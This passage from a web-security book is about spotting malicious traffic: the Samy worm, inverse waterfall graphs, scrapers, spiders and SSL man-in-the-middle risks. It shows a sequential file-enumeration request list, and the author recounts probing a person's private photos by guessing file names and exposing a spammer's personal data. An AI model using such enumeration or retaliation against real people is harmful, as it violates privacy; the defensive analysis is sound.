Within 24 hours Samy’s tiny slice of JavaScript had changed the profiles of well over one million MySpace users as seen in Fig. 13.9. It was only stopped by MySpace’s immediate shutdown of its servers. The most interesting and least reported aspect of Samy’s worm is that although one million profiles were changed, there were a great deal more people who were infected with the worm, who were simply incapable of propagating it further because they weren’t logged in. That number also doesn’t count how many times the worm requested the pages to be updated. We will probably never know exactly how many users were impacted by Samy’s worm, but we do know the effect his worm had on the way we think about JavaScript worms.

Note: Incidentally, Samy is the only known person to ever be convicted of a cross site scripting attack and he served no jail time.

Samy’s worm wasn’t the last. There is an entire archive of JavaScript based worms now⁹² and quite a bit of further worm analysis has taken place since 2005 when Samy’s worm inadvertently took down MySpace. The most important aspect of Samy’s worm and all the worms that followed in its footsteps was that they rely on the browser for transmission. The desktop and the browser itself were never compromised, but rather the website allowed the JavaScript to be entered due to programming flaws.

⁹² <http://slackers.org/forum/read.php?2,14477>

As a result, one user's browser, which acts like everyone else's browser, turns into one of the easiest ways to quickly transmit JavaScript malware.

MySpace probably realized what happened almost immediately, due in large part do the huge amount of support calls they must have received when people realized their profiles had been changed to say "Samy is my hero." However, there have been a large number of worms that have been far stealthier, and detecting them is considerably more difficult.

Clearly, understanding the rate of movement from one page to another is one of the easiest ways to identify these kinds of flaws. If a user loads one web-page and immediately requests a second one, those two pages become linked together. If you see hundreds or thousands of people linking those two pages together, that starts to denote a trend. Hundreds of thousands or millions of users represents an epidemic. If you want to get a feel for what the increase in page load would look like, go back and look at Fig. 13.9. If you see a 10 times increase in speed between two page views for a cross section of your users and may want to investigate. However, if you see 100,000 or 1,000,000 users who have dramatically increased their page load times between two pages that are historically not linked together you've got yourself an attack.

Inverse Waterfall

In user interface design there is a very useful tool for understanding drop-off rates, which is called a waterfall graph. Waterfalls look pretty close to what they sound like. Imagine a homepage (page 1) that has a link to your registration page (page 2). On that registration page has some amount of information the user must fill in. Upon submitting the page they are presented with a second registration page (page 3) which requests credit card information. If they submit that page they land on yet another page (page 4) that informs them that they have been sent an email confirmation. If that email confirmation is clicked on the user lands on a final page (page 5) that alerts them that they have successfully signed up.




Fig 13.10 – Waterfall Graph

In Fig 13.10 you can see what a waterfall graph might look like for this scenario. The drop off rates are substantial in places, and by identifying where the major drop-offs are and how important that is to the company, the site can be tweaked to help increase the likelihood of a successful completion of that specific flow. Waterfall graphs are highly useful for identifying issues with your site’s design; however inverse waterfall graphs, are useful for finding malicious users.




Fig 13.11 – Inverse Waterfall for Good Traffic

Let’s take a shorter flow – a three page flow as seen in Fig 13.11. The first page is the homepage of the site (page 1), the second page is the registration page which outputs a nonce to avoid automatic submission (page 2) and the third page is where the information is submitted (page 3). However, unlike the previous example let’s pretend there are two paths through the same flow – perhaps two different types of registration (buyers’ flow and sellers’ flow). If you were somehow able to isolate good users from bad users, Fig 13.11 would be an example of an inverse waterfall graph for good users. In an inverse waterfall you discard anyone who doesn’t complete the flow, leaving you only with the users who have successfully registered and you work your way backwards, identifying where they came from. In a good traffic you will see 100% of your traffic spread over evenly amongst all the pages previous to the submission form. If you see 25% of your traffic on one of the paths, they will be 25% of your traffic on each previous page.




Fig 13.12 – Inverse Waterfall for Bad Traffic

In contrast Fig 13.12 shows what a robotic attack might look like. If you were somehow able to, after the fact, only look at bad guys by removing all of your good traffic, it might look substantially different. Like the good guys, they must pick up the nonce omitted on the second page, but they don't have to necessarily come from the homepage as they probably have written their tool to be efficient and only do what they need it to do – which is register an account. Once they've written their robot they can simply run it against the registration page for the type of user account they want to register.

Also, you might notice that the bad traffic only went down one path, where good users are split up between two paths. That might be because an attacker is interested in only one type of user, or because the other user has too many hurdles to overcome to properly register. Using inverse waterfalls the difference between the good traffic and bad traffic stands out much more clearly, which might also tell you where you might want to beef up your security, or add additional methods of tracking users who fit the pattern of bad guys.

The traffic is even across each page in Fig 13.11 because good users tend to view each page. That may not be true if someone is following a bookmark or link from some other site, telling them to fill out a flow. These users tend to be less common, but often will show up looking more like bad guys than good guys. This is one reason traffic analysis alone isn't a perfect way to detect malicious behavior, although combining it with rate of movement can still help identify users who are performing this activity manually or robotically simply by watching the time it takes between page loads. If the rate of movement between page two and page three is too high it is highly likely that it's robotic.



Fig 13.13 – ClickDensity Heat map

Taking the concept of mouse clicks to the next level are tools like ClickDensity as seen in Fig 13.13. ClickDensity uses a piece of client side JavaScript to map out the X and Y coordinates of a user's mouse as they click on the page by sending this information to a backend server to be logged. These heat maps, while not particularly useful as-is could still easily be modified to be a per-user click map over time. If you see that a user's actions tend to conform to consistent anomalous behavior that you have seen before, you may be able to detect that the two sets of data are in fact the same user, or a more sophisticated robot that does render client side code that might be following a set action. Tools like IOpus Imacros and Selenium IDE have the ability to turn a browser into a robot for instance, and these could be detected because the exact X and Y coordinates would likely be the exact same each time the program were run without some other modifications.

You might also begin to use this to correlate users together if they use different IP addresses. For instance if there is a path through your website that is rarely used, but you begin see it used exactly the same way several times, it's possible to begin to correlate sessions together over time. Further, mapping this information against the rate of movement can dramatically increase the likelihood of identifying two users simply by how they traverse the site and by the rate of their actions.

Although this technology is not widely deployed, it does have quite a bit of potential both to help analyze where users tend to click and what they tend to miss. Using the concept of an inverse waterfall you also may begin to identify which paths bad guys tend to use more regularly than good guys as they traverse your site. This type of long term statistical mapping of users can prove very useful to identifying dangerous behavior or users who are prone to becoming dangerous over time.

Pornography Duration

A friend of mine had a client who ran a gigantic adult online steaming video website. At one point we got to talking about issues they have around content theft, and it turned out they had a relatively easy way to identify it. Surprisingly enough, or not, depending on how familiar you are with pornography, it was easy to identify content thieves, simply by looking at who had streamed entire movies. Typically, they found, their users on average watched no more than 7 minutes of any movie. They were much more likely to “graze” multiple movies rather than watch one or many movies from beginning to end.

Repetition

There are a few circumstances where you might see a single URL get hit over and over again from the same IP address. Such requests are always robotic, looking to see if a page (or set of pages) is changing over time, comparing them with the versions they have stored locally.

There are a few examples of this that are entirely normal. The first is an RSS feed. The entire idea of RSS feeds is that they can be automatically and periodically checked for changes. Still, there’s room for abuse. For example, a spammer may be abusing your RSS feed to publish your content on his web site. In the vast majority of time this won’t be the case, and your site is simply of interest to one or more people.

Note: Incidentally it is possible to identify such traffic and it can have some amusing consequences for the spammer. In one case, I was able to get such a spammer to terminate his activity by tracking him down and changing his pages to reflect all of his personal information instead of my pages⁹³. I generally don’t recommend intentionally trying to upset bad guys – but in this case it ended up working out in my favor. Many of the techniques throughout this book can lead to identification of such activity if applied properly.

Another example is search engines. Search engines continually search the Internet, looking for any pages that may have changed that could be of interest to someone who uses their services. Some search engines are more aggressive than others, but historically if they are well behaved robots they should request “robots.txt” from your website prior to beginning a crawl.

There are a vast number of spammers who also crawl the Internet looking for things like email addresses, or potential message boards to spam. These crawlers often pretend they are normal users or search engines, but they are almost always poorly designed and can be easily detected using the techniques discussed throughout this book. Spam crawlers are some of the most common crawlers you will encounter if you have a site of any significance to them.

Scrapers

Content scrapers can be a menace to companies who monetize original content, or need to protect their content from wide distribution for whatever reason. The scrapers essentially steal the information

⁹³ Now defunct: <http://ha.ckers.org/blog/20060712/sometimes-it-sucks-being-a-search-engine-spammer/>

typically to repurpose the content or for offline viewing. There are dozens of hacks and kludges that attempt to thwart this kind of activity – most regularly seen on image sites. They make heavy use of client side JavaScript and unfortunately are fairly easy to circumvent for even slightly sophisticated attackers. However, generally the path that the attackers will take as they traverse your site often differs from that of a normal user similar to the inverse waterfall technique described previously.

However, another technique is to simply watch how quickly the user traverses images. Any attacker wanting to pull a significant amount of data will do so quickly, unless they are trying to fly under the wire, in which case they will use a delay between requests. Even still they generally do not put random delays between requests, like a normal user would have. They pull as much content as they can and as quickly as possible – something that stands out if you can analyze their traffic patterns.

Another technique commonly used by scrapers is to simply enumerate all the content names quickly and pull them down. So for instance, you may name your images image001.jpg and image002.jpg and so on. But this will almost always happen as quickly as the file can be downloaded. So unless the files are significantly different in size, the rates of which they are downloaded will be pretty consistent. And even if they are different in size the rate at which they are downloaded will be proportional to their size. Quickly pulling this information down is just a matter of numerically iterating the last three digits and making certain they continue to pad with the leading zeros. So requests that come in may look something like this:

```
GET /images/image001.jpg HTTP/1.0
GET /images/image002.jpg HTTP/1.0
GET /images/image003.jpg HTTP/1.0
GET /images/image004.jpg HTTP/1.0
GET /images/image005.jpg HTTP/1.0
GET /images/image006.jpg HTTP/1.0
GET /images/image007.jpg HTTP/1.0
```

This kind of scraping is almost commonly found on sites with high value content, and is difficult to stop. Digital rights management (DRM) is a common concept thrown around when talking about online media, but generally speaking there has been little in the way of software protections that hackers have been unable to reverse engineer. So while DRM may slow down or even thwart a novice scraper, anyone who wants the content badly enough will get it with some technology. The general rule of thumb is if you put it on the Internet, it's someone else's, like it or not. You're just not going to be able to put that genie back in the bottle. So make sure if you put something on your website you are sure you want it in public view.




Fig 13.14 - Open Directory showing Pre-rendered CAPTCHAs

Many websites are set to enable indexing, and are publically accessible. This allows a content scraper to simply surf to an index and see all the content in that directory. It's a very common tactic which often yields a great deal of information or even hidden files that were never intended to be seen. In Fig 13.14 you can see one such website that was using a CAPTCHA to protect the site from being used for spam. Unfortunately, however, it was easy to see that the user had pre-rendered all the images used by their CAPTCHA. Since the images never change and all of the images are now available, that makes it possible to download and solve all the images once which would enable a spammer to spam the website at will.

Note: One professional CEO I knew had put photos of herself on her personal website. While she only linked to images that she thought were appropriate for public consumption she also didn't rename her images. Camera images follow a certain format. For instance many Canon cameras follow a naming convention for their images like IMG_1328.JPG, which is a sequential image name. Out of curiosity, I began to iterate the image name rather than look at her entire website to speed things up and lo and behold there were other images on her website. Highly compromising self portrait images of her in lewd positions and situations suddenly began to flash across my screen. While I alerted her to that fact, less nefarious people could have used that information for blackmail, or ruined her reputation with her clients or worse. She was understandably embarrassed but thankful for my discretion.

Enter Web Address: All [Adv. Search](#) [Compare Archive Pages](#)

Searched for <http://www.yahoo.com>

6454 Results

Note some duplicates are not shown. [See all.](#)

* denotes when site was updated.

Material typically becomes available here 6 months after collection. [See FAQ.](#)

Search Results for Jan 01, 1996 - Dec 31, 2007								
1996	1997	1998	1999	2000	2001	2002	2003	200
12 pages	27 pages	26 pages	36 pages	217 pages	2963 pages	244 pages	131 pages	381 pa
Oct 17, 1996 *	Jan 09, 1997 *	Feb 10, 1998 *	Jan 16, 1999 *	Feb 29, 2000 *	Jan 24, 2001 *	Jan 23, 2002 *	Jan 22, 2003 *	Jan 01, 2004
Oct 20, 1996 *	Jan 24, 1997 *	Feb 10, 1998 *	Jan 17, 1999 *	Feb 29, 2000 *	Mar 01, 2001 *	Jan 25, 2002 *	Jan 25, 2003 *	Jan 07, 2004
Oct 22, 1996 *	Feb 01, 1997 *	Feb 13, 1998 *	Jan 17, 1999 *	Feb 29, 2000 *	Mar 05, 2001 *	Feb 02, 2002 *	Jan 27, 2003 *	Jan 14, 2004
Oct 23, 1996 *	Feb 09, 1997 *	Feb 13, 1998 *	Feb 08, 1999 *	Mar 01, 2000 *	Mar 05, 2001 *	Apr 02, 2002 *	Jan 30, 2003 *	Jan 19, 2004
Nov 28, 1996 *	Feb 27, 1997 *	Feb 14, 1998 *	Feb 08, 1999 *	Mar 01, 2000 *	Mar 06, 2001 *	Apr 02, 2002 *	Feb 02, 2003 *	Jan 19, 2004
Dec 19, 1996 *	Mar 30, 1997 *	Feb 15, 1998 *	Feb 08, 1999 *	Mar 02, 2000 *	Mar 07, 2001 *	Apr 02, 2002 *	Feb 04, 2003 *	Feb 01, 2004
Dec 20, 1996 *	Mar 30, 1997 *	Feb 15, 1998 *	Feb 08, 1999 *	Mar 02, 2000 *	Mar 31, 2001 *	Apr 02, 2002 *	Feb 06, 2003 *	Feb 02, 2004
Dec 21, 1996 *	Apr 16, 1997 *	Jun 30, 1998 *	Feb 08, 1999 *	Mar 02, 2000 *	Mar 31, 2001 *	May 23, 2002 *	Feb 07, 2003 *	Feb 02, 2004
Dec 23, 1996 *	Apr 18, 1997 *	Jul 03, 1998 *	Feb 08, 1999 *	Mar 02, 2000 *	Mar 31, 2001 *	May 24, 2002 *	Feb 08, 2003 *	Feb 08, 2004
Dec 26, 1996 *	Apr 24, 1997 *	Jul 04, 1998 *	Feb 08, 1999 *	Mar 03, 2000 *	Mar 31, 2001 *	May 25, 2002 *	Feb 12, 2003 *	Feb 12, 2004
Dec 27, 1996 *	May 05, 1997 *	Jul 05, 1998 *	Feb 08, 1999 *	Mar 03, 2000 *	Apr 01, 2001 *	May 25, 2002 *	Feb 13, 2003 *	Feb 13, 2004
Dec 28, 1996 *	May 17, 1997 *	Jul 05, 1998 *	Feb 08, 1999 *	Mar 03, 2000 *	Apr 01, 2001 *	May 25, 2002 *	Feb 15, 2003 *	Feb 13, 2004
	May 21, 1997 *	Jul 05, 1998 *	Feb 08, 1999 *	Mar 03, 2000 *	Apr 01, 2001 *	May 26, 2002 *	Feb 16, 2003 *	Feb 16, 2004
	May 23, 1997 *	Dec 12, 1998 *	Feb 08, 1999 *	Mar 03, 2000 *	Apr 04, 2001 *	May 27, 2002 *	Feb 16, 2003 *	Feb 17, 2004
	Jun 05, 1997 *	Dec 12, 1998 *	Feb 08, 1999 *	Mar 03, 2000 *	Apr 04, 2001 *	May 27, 2002 *	Feb 17, 2003 *	Feb 19, 2004
	Jun 06, 1997 *	Dec 12, 1998 *	Apr 17, 1999 *	Mar 03, 2000 *	Apr 04, 2001 *	May 27, 2002 *	Feb 20, 2003 *	Feb 24, 2004
	Jun 30, 1997 *	Dec 12, 1998 *	Apr 17, 1999 *	Mar 03, 2000 *	Apr 04, 2001 *	May 28, 2002 *	Mar 19, 2003 *	Feb 24, 2004
	Jul 03, 1997 *	Dec 12, 1998 *	Apr 18, 1999 *	Mar 03, 2000 *	Apr 05, 2001 *	May 29, 2002 *	Mar 20, 2003 *	Feb 24, 2004
	Jul 16, 1997 *	Dec 12, 1998 *	Apr 18, 1999 *	Mar 04, 2000 *	Apr 05, 2001 *	May 30, 2002 *	Mar 21, 2003 *	Feb 25, 2004

Fig 13.15 – The Internet Archive’s Wayback Machine

The same is true in the corporate world. If your earnings reports all follow the same syntax name and you place your information on your website the day before your earnings call, there is a very good chance someone will get it before it hits the street, even though you aren’t linking to it from anywhere. Sequential names should never be used unless you want the content to be easy to find and download. More importantly, do not put anything on the Internet you don’t want sent far and wide. There really is no good way to remove website information once it has been put out on the Internet and indexed by search engines or downloaded into people’s cache on their hard drives. With tools like the Internet Archive’s Wayback Machine as seen in Fig 13.15, something that you put on the Internet might really live publicly for as long as the Internet exists.

Spiderweb

Spiders tend to make a lot of mistakes. They find themselves clicking on old, or defunct links, they follow things that are clearly not meant for robots and generally make a mess of things. There are many stories about even legitimate search engine spiders who have wreaked havoc on websites by deleting all the user generated content because they followed links that were designed for that purpose – of course they were designed to it manually, not by a massive robotic attack. Poor programming practices lead to things like that, but ultimately spiders are only as smart as they are programmed to be.

The most common way to identify spiders is to create hidden links for spiders to follow. A normal user will never follow them, but a spider will. You might also find that some of your more technical users might follow it as well due to their interest in your site. Although users and robots aren't necessarily bad if that they follow these links, but they are less trustworthy that's for sure. An example of a hidden link on a page that has a white background, so the link will not visually appear:

```
<a style="color: white" href="/hidden.html" rel="nofollow">*</a>
```




Fig 13.16 – Blake Ross' hacked website as seen with JavaScript enabled



Fig 13.16 – Blake Ross' hacked website as seen with JavaScript disabled

Some hackers compromise machines for the purpose of putting links to their own sites – thus taking advantage of search engines like Google who allow sites to inherit trust by who they are linked from. In this case, they are linked from legitimate sites. But to make this work, the hackers must be able to keep

their links on the compromised sites without them being seen by the users who frequent the website. So the hackers will use JavaScript or CSS to hide their links from view as seen in Fig 13.16 (as seen from a browser with JavaScript enabled) and Fig 13.17 (as seen from a browser that has JavaScript disabled). Since the vast majority of users have JavaScript enabled these hacks can stay in place for a much greater time span without being identified and removed. While this doesn't trap spiders, it does show how spiders will read and follow links, even if they are invisible to users – and often they'll do so at a much greater rate of movement.

One other trick to identify bad spiders after the fact is to leak fake email address information that can be later correlated to logs. Lots of spiders are built to harvest email addresses. Over a few month period of time, an experiment was done to isolate and identify these kinds of robots, and it turned out that there was almost no sophistication in these robots. In fact, with only one exception the robots were unable to identify any form of obfuscated email addresses. Again, robots are dumb – or rather they are only as smart as whomever programmed them chose to make them – which is most often not all that smart.

Creating sites that move and shift with time can wreak havoc on robots, but it can also wreak havoc on people's ability to bookmark your website. For "hidden" or non-critical portions of your site this is a perfectly valid way to isolate bad spiders. For the remainder of your site it's probably unwise to move your site's content any more than you have to, to make sure your search engine rankings don't suffer. Really, there are a lot of good spiders out there that you might want to visit your site frequently. So what you do with the spider you catch will greatly depend on how useful it is to your site and how abusive they are being to your site. For instance sometimes delivering a questionable robot a far diminished quality of service is enough to ruin the usefulness of an attacker's script.

Summary

If you recall Chapter 9 on *Embedded Content* you might recall that users tend to download content from websites. Sometimes it's slightly out of order, but for the vast majority of users these embedded objects are downloaded. If you see your users downloading these things significantly prior to visiting a page that requested them they may be abusing your bandwidth by linking to your content. This is particularly true of original content like images, music, or video.

The rate of download may or may not tell you a lot about your user, depending on the users you tend to have. If your site is primarily aimed towards people who work at datacenters you might find that content and supported embedded content is supposed to be downloaded quickly. Although you may learn some information from the rate of which files are downloaded, you will learn more from looking at how the content is downloaded from page to page. It takes people a while to read pages, fill out forms, and play with flash games, for instance.

More likely than not, robots won't download any embedded content. This is partially due to sloppy programming and partially due to the complexity of building a fully fledged rendering engine that would download and sufficiently render the content to fool someone who had built their sites with that expressed purpose in mind. Robots don't tend to download any embedded content whatsoever, and

even if they did, flexing their rendering engines, the rates at which they traverse your site and other nuances can often tickle out enough differences to identify that they are not a normal browser.

Chapter 14 - Ports, Services, APIs, Protocols and 3rd Parties

"Beware of all enterprises that require new clothes." - Henry David Thoreau

Ports, Services, APIs, Protocols, 3rd Parties, oh my...


This chapter will talk through quite a few different seemingly dispirit concepts. The point here is that security cannot be selective between paths when two paths give the attacker the same thing. That is - unless you are prepared to degrade your security to that of the least secure path in doing so. Whether we are talking about two different ports, protocols or just two paths on the same website, the point is the same. If you treat two paths differently from a security perspective the attacker will likely chose the less secure path out of ease. They have a business to run too, you know.

Some protocols, and services come with additional layers of security and knowing what those are is important. Others come with less security – and indeed, knowing that is critical. But with every increase or decrease in security comes a tradeoff. Knowing what those are can help you make the business decision on what you should do and what sort of security controls need to be put in place. Always make sure you have an ongoing inventory about what ports, protocols, and web services you have running at all times and make sure each conduit into your data has comparable levels of security.

SSL and Man in the middle Attacks

It's important to know where we've been to know where we are. It's a theme echoed throughout the book. Back when the web was first taking off, it was not designed to be secure. There were almost no security measures built into any public facing applications. It wasn't until early security researchers started writing papers on theoretical attacks that people started thinking about security on the Internet. One such attack is a man in the middle attack. The man in the middle attack basically works like the telephone game. If an attacker sits in the middle of you and the person you want to communicate, they can listen in or even modify the content of your communications. Not good.

Secure Sockets Layer (SSL) was designed as a way to construct a secure channel of communication between a user on the Internet and the websites itself. Released in 1995 by Netscape, it worked by shipping pre-shared keys of a few very large public key infrastructure (PKI) servers. These servers are the same in all browsers and they have the authority to sign and vouch for the SSL certificates of the websites who purchase them. In this way, there is theoretically no way for an attacker to get in the middle of a secure communication stream. Unfortunately that's just not always the case, but we'll get to that in a moment.



This page is not using SSL.

Fig 14.1 – Using a Favicon instead of an SSL Lock

SSL was an add-on on top of HTTP and therefore it's never really been built into the browser in a way that forces users to use the secure connection. Most users don't even know what the SSL lock means, which makes its actual effectiveness quite a bit lower if a bad guy could get the user to not use SSL. In Fig 14.1 you can see an example of how the user education most websites give, "Look for the lock" can go wrong. The lock seen next to the URL in this case is actually a favicon, used by sites to customize their bookmark links. Unfortunately, it can be used by attackers to make the page look like it is SSL secure by showing what looks like an SSL lock – albeit in the wrong location on the browser. This works simply because most users don't understand what SSL locks look like, where they are located, or what they are for. SSL lock images placement differs by browser too, making this education even less effective for average consumers. The term SSL has been communicated a lot to consumers too, although TLS (Transport Layer Security) is quickly surpassing as the preferred method of browser encryption – yet another educational issue.

Incidentally detecting this from a website's perspective will vary in possibility, depending on what the attacker's attack ends up looking like, but if you have a favicon and it's not pulled that might be an indicator of a man in the middle attack. While man in the middle attacks where an attacker modifies a response is rare compared to attacks where the connection is just watched for sensitive data, it may still be able to be identified in this way.

SSL/TLS does provide a service though. While man in the middle attacks are not highly common they are increasing in public locations where wireless 802.11b networks are in wide use, such as airports, coffee shops, and public transit and so on. Since 802.11b connections are easy to sniff using a wide variety of open source tools, attackers have long since realized they could passively listen on wireless connections and steal traffic which typically contains sensitive information. Unfortunately, most people don't realize the range limitations on wireless connections. Public perception is often that wireless connections can only reach a few hundred feet. Hackers at the DefCon security conference in Las Vegas, Nevada have proven they can use wireless connections 125 miles away⁹⁴.

```
SSL_SESSION_ID = 9FBF2B2AB8A8ADCD03B722FD15589F8448536477D6931EE78AB149470980CE17
SCRIPT_NAME = /computing/INTERNET/dumpenv.cgi
SSL_PROTOCOL = TLSv1
REQUEST_METHOD = GET
HTTP_ACCEPT = text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
